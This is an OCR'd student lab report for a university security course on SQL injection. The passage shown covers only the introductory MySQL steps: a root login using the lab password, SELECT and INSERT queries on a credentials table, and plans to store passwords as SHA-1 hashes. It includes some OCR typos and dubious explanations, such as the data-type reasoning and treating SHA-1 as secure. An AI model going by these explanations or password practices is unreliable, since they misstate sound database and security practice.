INFORMATION TECHNOLOGY SECURITY

ΠΑΝΕΠΙΣΤΗΜΙΟ ΔΥΤΙΚΗΣ ΑΤΤΙΚΗΣ
UNIVERSITY OF WEST ATTICA

DEPARTMENT OF COMPUTER ENGINEERING AND INFORMATION TECHNOLOGY

TASK 3
SQL INJECTION

STUDENT DETAILS

FULL NAME: ATHANASIOU VASILEIOS EVANGELOS REGISTER
NUMBER: 19390005
STUDENT **SEMESTER:** 8th
STUDENT STATUS: UNDERGRADUATE
PROGRAM OF STUDY: PADA
LABORATORY DEPARTMENT: ASF 05 WEDNESDAY 12:00 – 14:00
LABORATORY HEAD: GEORGOULAS ANGELOS
DELIVERY DATE: /5/2023

INFORMATION TECHNOLOGY SECURITY

STUDENT PHOTO:

INFORMATION TECHNOLOGY SECURITY

ACTIVITIES

1. Familiarity with SQL commands

Import

MySQL console Server with the command:

```
mysql -u root - pseedubuntu
```

We checked which databases are contained in MySQL Server with the command:

```
SHOW DATABASES ;
```

Users " database with the command:

```
USE Users ;
```

We displayed the tables of the selected database with the command:

```
SHOW TABLES?
```




Figure 1.a. Logging into the MySQL console server




Figure 1.b. Display of databases




Figure 1.c. Loading the " Users " database




Figure 1.d. Displaying the tables of the selected database " Users "

1.1 Printing table information

1.1.1 Actions

Information about the structure of the " credential " table was displayed with the command:

```
DESCRIBE credentials ;
```

Specifically, we printed the table fields and their corresponding formulas.

1.1.2 Results




Figure 1.1.2.1. Displaying the credential table information

1.1. 3 Observations

The fields ID and Salary are of type " int ", as they are variable sizes (e.g. the salary can increase), while the mobile number (PhoneNumber) is of type " varchar ", as the mobile number does not change.

1.2 Printing table information

1.2.1 Actions


We printed the contents of the credential table with the command:

```
SELECT * FROM credentials ;
```

We printed the contents of employee Samy with the command:

```
SELECT * FROM credentials WHERE Name='Samy';
```

1.2.2 Results






Figure 1.2.2.1. Displaying the contents of the credential table




Figure 1.2.2.2. Displaying the contents of employee Samy

1. 2.3 Observations

The record codes are summaries calculated by a hash algorithm for security reasons. The ID is automatically filled in when a record is created.

1.3 Introducing new users

1.3.1 Actions

We entered two new users with all their fields filled in except for the password (and the ID that is automatically filled in during registration). The a user created with the command :

```
     INSERT INTO credential (Name, EID, Salary, birth, SSN, PhoneNumber ,
Address, Email, NickName )
     VALUES ('Vasilis', '19390005', 150, '3/19', '12345678', '6977777777',
'Evangelistrias34', 'billath@gmail.com', ' KillBill ');
```

The other user was created with the command:

```
     INSERT INTO credential (Name, EID, Salary, birth, SSN, PhoneNumber ,
Address, Email, NickName )
      VALUES   ('   Aggelos   ',   '12390003',   800,   '7/8',   '88776655',
'6944444444', 'Kapodistriou12', 'aggelosgeorgou@gmail.com', 'Angel');
```

We verified the success of the action with the command:

```
     SELECT * FROM credentials WHERE Name='Vasilis' OR Name=' Aggelos ';
```

1.3.2 Results




Figure 1.3.2.1. Introduction of employees " Vasilis " and " Aggelos "




Figure 1.3.2.2. Verification of successful login of users " Vasilis " and " Aggelos "

1.3.3 Observations

ID field was automatically set and the password field is initialized to NULL .

Password update for new users

1.4.1 Actions

We chose two passwords for the two newly added users, but for security reasons we stored the passwords in digests calculated by a hash algorithm , specifically the sha 1 algorithm.

